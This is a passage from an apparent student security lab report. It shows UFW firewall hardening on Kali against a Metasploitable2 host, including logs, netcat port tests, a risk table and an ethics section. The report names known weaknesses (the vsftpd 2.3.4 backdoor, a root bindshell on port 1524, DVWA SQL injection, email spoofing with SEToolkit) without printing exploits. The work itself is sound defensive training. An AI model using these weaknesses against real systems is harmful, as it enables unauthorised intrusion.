May 15 09:33:33 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=bc:0f:f3:d2:31:f1:08:00:27:13:5e:d5:08:00 SRC=192.168.0.101 DST=192.168.0.100 LEN=60 TOS=0x00 PREC=0
x00 TTL=64 ID=23683 DF PROTO=TCP SPT=39470 DPT=4444 WINDOW=5840 RES=0x00 SYN URG=0
May 15 09:33:39 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=bc:0f:f3:d2:31:f1:08:00:27:13:5e:d5:08:00 SRC=192.168.0.101 DST=192.168.0.100 LEN=60 TOS=0x00 PREC=0
x00 TTL=64 ID=23684 DF PROTO=TCP SPT=39470 DPT=4444 WINDOW=5840 RES=0x00 SYN URG=0
May 15 09:33:51 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=bc:0f:f3:d2:31:f1:08:00:27:13:5e:d5:08:00 SRC=192.168.0.101 DST=192.168.0.100 LEN=60 TOS=0x00 PREC=0
x00 TTL=64 ID=23685 DF PROTO=TCP SPT=39470 DPT=4444 WINDOW=5840 RES=0x00 SYN URG=0
May 15 09:33:53 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=18517 PROTO=2
```

Observation:

The log output contained UFW BLOCK entries that matched the test connection attempt from the Metasploitable2 machine to the Kali system. This provided clear evidence that the firewall detected and blocked the unauthorized traffic.

5.Firewall Hardening and Validation:

Step 1: Check Current UFW Rules

Before adding rules, I checked the current UFW status and rules. This created a baseline before hardening.

Commands used:

`sudo ufw status numbered`

`sudo ufw status verbose`

```
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip
```

Observation: UFW was active, logging was on, and default policy denied incoming traffic. No custom rules were shown at the start. SS-34: Current UFW rules before hardening.

Step 2: Allow Required Service SSH

I allowed SSH on TCP port 22 because SSH is a common administrative service. This showed that required services can still be allowed through the firewall.

Commands used:

`sudo ufw allow 22/tcp`

`sudo ufw status numbered`

```
LS $ sudo ufw status numbered
Status: active

    To Action From
    --
[ 1] 22/tcp ALLOW IN Anywhere
[ 2] 22/tcp (v6) ALLOW IN Anywhere (v6)
```

```

$ sudo ufw allow 22/tcp
Rule added
Rule added (v6)

```

Observation: UFW showed 22/tcp ALLOW IN. SS-35: UFW rule added to allow SSH on port 22.

Step 3: Block Unnecessary Port 4444

I explicitly denied TCP port 4444 because it was not needed and could be risky in a lab scenario.

Commands used:

`sudo ufw deny 4444/tcp` `sudo ufw status numbered`

```

$ sudo ufw status numbered
Status: active

      To Action From
      --
[ 1] 22/tcp ALLOW IN Anywhere
[ 2] 4444/tcp DENY IN Anywhere
[ 3] 22/tcp (v6) ALLOW IN Anywhere (v6)
[ 4] 4444/tcp (v6) DENY IN Anywhere (v6)

```

Observation: UFW showed 4444/tcp DENY IN. SS-36: UFW rule added to deny port 4444.

Step 4: Test Allowed SSH

Service From Metasploitable2, I tested the allowed SSH port on Kali. The SSH banner appeared, proving that the required service was allowed.

Commands used:

`nc -nv 192.168.0.100 22`

```

nsfadmin@metasploitable:~$ nc -nv 192.168.0.100 4444
nsfadmin@metasploitable:~$ nc -nv 192.168.0.100 22
(UNKNOWN) [192.168.0.100] 22 (ssh) open
SSH-2.0-OpenSSH_10.3p1 Debian-1
nsfadmin@metasploitable:~$

```

Observation: The SSH banner SSH-2.0-OpenSSH was displayed.

Step 5: Test Blocked Port 4444

I also tested the blocked port 4444 from Metasploitable2. The connection failed, proving that the deny rule was working.

Commands used:

`nc -nv 192.168.0.100 4444`

```
nsfadmin@metasploitable:~$ nc -nv 192.168.0.100 4444
(UNKNOWN) [192.168.0.100] 4444 (?): No route to host
nsfadmin@metasploitable:~$
```

Observation: Port 22 was reachable, but port 4444 returned No route to host. This confirmed that firewall rules were effective.

Step 6: Review Firewall Logs After Hardening

Finally, I checked UFW logs again. The log output showed UFW logging was working and recording blocked traffic. Earlier UFW logs also showed the blocked test traffic for destination port 4444.

Commands used:

```
sudo journalctl -k | grep UFW | tail -20
```

```
May 15 09:40:10 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=18949 PROTO=2
May 15 09:40:35 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19011 PROTO=2
May 15 09:41:01 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19062 PROTO=2
May 15 09:41:26 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19119 PROTO=2
May 15 09:41:51 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19172 PROTO=2
May 15 09:42:16 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19201 PROTO=2
May 15 09:42:41 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19234 PROTO=2
May 15 09:43:06 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19252 PROTO=2
May 15 09:43:33 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19289 PROTO=2
May 15 09:43:58 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19310 PROTO=2
May 15 09:44:23 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19341 PROTO=2
May 15 09:44:48 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19356 PROTO=2
May 15 09:45:13 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19380 PROTO=2
May 15 09:45:39 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=19412 PROTO=2
May 15 09:45:31 umar kernel: [UFW BLOCK] IN=wlan0 OUT= MAC=f4:6d:3f:69:f7:53:6e:b8:33:c8:0b:c0:08:00 SRC=192.168.18.47 DST=224.0.0.251 LEN=32 TOS=0x00 PREC=0x
00 TTL=1 ID=21918 PROTO=2
May 15 09:49:42 umar kernel: [UFW BLOCK] IN=wlan0 OUT= MAC=f4:6d:3f:69:f7:53:6e:b8:33:c8:0b:c0:08:00 SRC=10.10.10.3 DST=224.0.0.1 LEN=32 TOS=0x00 PREC=0x80 TT
L=1 ID=189 PROTO=2
May 15 09:49:48 umar kernel: [UFW BLOCK] IN=wlan0 OUT= MAC=f4:6d:3f:69:f7:53:6e:b8:33:c8:0b:c0:08:00 SRC=192.168.18.47 DST=224.0.0.251 LEN=32 TOS=0x00 PREC=0x
00 TTL=1 ID=23545 PROTO=2
```

Observation: The firewall logs confirmed that UFW was recording blocked network traffic.

Phase 6: Risk Evaluation and Defense Mapping

In this phase, the identified vulnerabilities were evaluated and mapped to appropriate defensive measures. This step is important because a security assessment should not only identify weaknesses, but also explain their risks and recommend practical solutions to improve security.

Issue	Risk Level	Why It Is Risky	Possible Impact	Recommended Defense
Multiple open ports	High	Exposed services increase the attack surface.	Attackers may target weak or outdated services.	Close unnecessary ports and apply firewall rules.

Issue	Risk Level	Why It Is Risky	Possible Impact	Recommended Defense
vsftpd 2.3.4	High	Contains a known backdoor command execution vulnerability.	Unauthorized system access may occur.	Remove or update FTP service, or replace it with SFTP.
Bindshell on port 1524	Critical	Provides direct unauthenticated shell access.	Full root-level control of the target system.	Disable the service and block the port.
Telnet service enabled	High	Telnet sends data in clear text.	Credentials and commands can be intercepted.	Disable Telnet and use SSH instead.
DVWA SQL Injection	High	Unsafe input alters SQL query behavior.	Database extraction or login bypass attacks.	Use prepared statements and input validation.
SQL error disclosure	Medium	Database errors reveal system details.	Attackers can understand query structure and behavior.	Replace detailed errors with generic messages.
Email trust abuse	Medium/High	Trusted-looking senders may deceive users.	Users may open malicious files or follow harmful instructions.	Implement awareness training, SPF, DKIM, and DMARC.
Sensitive file transfer	High	Unencrypted files may be intercepted.	Exposure of confidential information.	Encrypt files with GPG before transfer.
Clear-text shell traffic	High	Commands and responses are	Attackers can monitor	Use encrypted protocols such as

Issue	Risk Level	Why It Is Risky	Possible Impact	Recommended Defense
		visible in network captures.	sensitive activity.	SSH.
Unnecessary port 4444	Medium	The port was not required for normal operations.	Could be abused for unauthorized remote access attempts.	Block the port using UFW and monitor logs.

Defense Mapping Summary

- Firewall rules were configured to permit only necessary SSH traffic while blocking unused port 4444.
- Prepared statements and proper input validation were recommended to reduce the risk of SQL Injection attacks.
- GPG encryption was applied to secure sensitive files before email transfer.
- Access control improvements were recommended, including disabling unauthenticated services and exposed root-level shells.
- Monitoring and logging were performed using Wireshark and UFW logs to identify suspicious activity and verify security controls.

The most critical issue identified during this lab was the exposed bindshell service because it allowed direct root-level access without authentication. The SQL Injection vulnerability was also severe because weak input handling allowed database information to be exposed. The email demonstration highlighted that human trust can also become a security weakness, showing the importance of combining technical controls with user awareness.

Phase 7: Ethical Reflection

Ethical guidelines are essential in information security because the same tools used for defensive learning can also be misused against real systems. Utilities such as Nmap, Metasploit, Wireshark, SEToolkit, and SQL Injection testing tools are valuable for education and security analysis, but they can cause harm if used without authorization.

In this lab, all activities were conducted in a controlled environment using Kali Linux, Metasploitable2, DVWA, and an approved lab email configuration. The purpose of the exercises was to understand vulnerabilities and defensive strategies rather than damage systems or target real users.

Difference Between Ethical Testing and Misuse

Ethical testing involves assessing only authorized systems, remaining within the defined lab scope, collecting evidence responsibly, and reporting vulnerabilities for improvement. Misuse involves testing without permission, stealing information, harvesting credentials, sending harmful content, or disrupting services.

For example, the email demonstration in this lab was fully controlled and did not involve malicious links, credential harvesting, or fake login pages.

Similarly, exploitation activities were performed only against Metasploitable2, which is intentionally vulnerable for educational purposes.

Responsibilities of a Security Professional

- Obtain proper authorization before testing any system.
- Operate only within the approved scope of assessment.
- Respect privacy and protect confidential information.
- Avoid causing unnecessary damage or disruption.
- Record findings and evidence accurately and honestly.
- Recommend realistic defensive measures after identifying vulnerabilities.

This lab demonstrated that security testing is more than simply executing commands. It requires analyzing weaknesses, understanding their causes, assessing the risks, validating defenses, and documenting findings responsibly like a professional security analyst.

Deliverables Completion Summary

This section maps the completed work to the required deliverables for easier verification.

Required Deliverable	Evidence Included	Status
Screenshots of reconnaissance, analysis, and configuration	Screenshots SS-01 to SS-39 included phase-wise with captions	Completed
Vulnerability identification	Nmap scans, SearchSploit results, attack surface analysis, and bindshell evidence	Completed
SQL Injection testing	DVWA Low and Medium level testing with extracted data evidence	Completed
Email spoofing demonstration	SEToolkit configuration, sent email, and inbox evidence	Completed
GPG encryption/decryption	Key generation, encryption, transfer, and decryption evidence	Completed

Required Deliverable	Evidence Included	Status
Firewall rules and logs	UFW rules, allowed/blocked connection tests, and firewall logs	Completed
Captured network traffic	Wireshark capture and filtered traffic screenshots included; .pcapng file may be submitted separately if required	Completed / Attach separately
Final security assessment report	To be submitted separately after the practical task file	Pending separately

Conclusion

In this open-ended lab exercise, a complete practical security assessment of the test environment was performed. The activities included reconnaissance, vulnerability identification, SQL Injection testing in DVWA, email trust abuse demonstration, GPG-based file encryption, Wireshark traffic analysis, firewall log review, and firewall hardening using UFW.

The practical exercises demonstrated how weak services, insecure input handling, clear-text communication, and human trust abuse can introduce serious security risks. The recommended defenses included firewall hardening, secure input validation, encryption, proper access control, monitoring, logging, and adherence to ethical security testing practices.